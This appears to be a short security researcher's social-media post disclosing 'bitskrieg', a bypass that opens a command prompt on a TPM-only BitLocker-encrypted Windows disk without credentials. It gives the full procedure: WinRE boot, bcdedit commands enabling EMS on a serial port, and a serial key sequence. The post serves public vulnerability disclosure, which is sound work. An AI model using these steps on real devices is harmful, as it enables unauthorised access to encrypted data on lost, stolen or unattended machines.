 Will Dormann
Well, bitskrieg is public.


While Microsoft "fixed" YellowKey as CVE-2026-45585 (and by "fixed", I mean they have provided manual steps that you can perform if you want to remove autofstx.exe from the WinRE registry BootExecute value), bitskrieg still works on such a system to achieve the same goal (getting access to a TPM-only Bitlocker encrypted disk, without knowing any credentials on the system). Though it requires a second computer, or a device that can communicate on a serial port. VM reproduction requires adding a serial port to the VM. Physical machines can reproduce the same with a supported USB-to-serial device.
1. Boot into WinRe (hold [shift] when clicking reboot button)
2. Go to a command prompt, ignoring the prompt to enter a bitlocker recovery key. (Click Skip this drive)
3. Enable Emergency Management Services (EMS) to use a serial port as the EMS port.
bcdedit /set ems 1
bcdedit /set emsport 1
4. Reboot back into WinRe
5. From your other computer, connect to the serial port.
6. Type:
cmd[esc]tab-
7. Enjoy your cmd.exe prompt (over serial) with a decrypted (assuming it's TPM-only) hard disk.


Note: Depending on the lineage of your Win11 installation, your WinRE experience may not give you a CMD.EXE prompt immediately upon clicking Skip this drive. Instead, it may say Command Prompt is unavailable because the OS drive is locked. If so, the exploit outlined above may not work.
 Maxim Suhanov